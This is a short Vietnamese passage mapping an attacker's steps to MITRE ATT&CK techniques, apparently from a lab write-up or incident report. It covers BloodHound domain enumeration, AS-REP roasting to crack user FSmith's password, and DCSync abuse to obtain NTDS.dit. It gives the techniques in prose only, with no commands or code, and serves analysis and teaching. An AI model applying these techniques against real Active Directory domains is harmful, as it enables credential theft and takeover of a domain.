Remote System Discovery [T1018]	Sau khi xâm nhập được vào target, kẻ tấn công đã sử dụng Bloodhound để thu thập các thông tin trong domain bao gồm: computer, user, group, acl để từ đó phát hiện ra các misconfiguration của hệ thống.

Tactics: Credential Access

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
---	---------------------------

Steal or Forge Kerberos Tickets [T1558] AS-REP Roasting [T1558.004]	Kẻ tấn công sử dụng kỹ thuật AS-REP roasting để lấy được TGT ticket của user FSmith, từ đó crack được password của user.
OS Credential Dumping [T1003] NTDS [T1003.003] DCSync [T1003.006]	Kẻ tấn công thực hiện lấy được NTDS.dit của Domain Controller bằng cách tận dụng quyền DCSync

=====END=====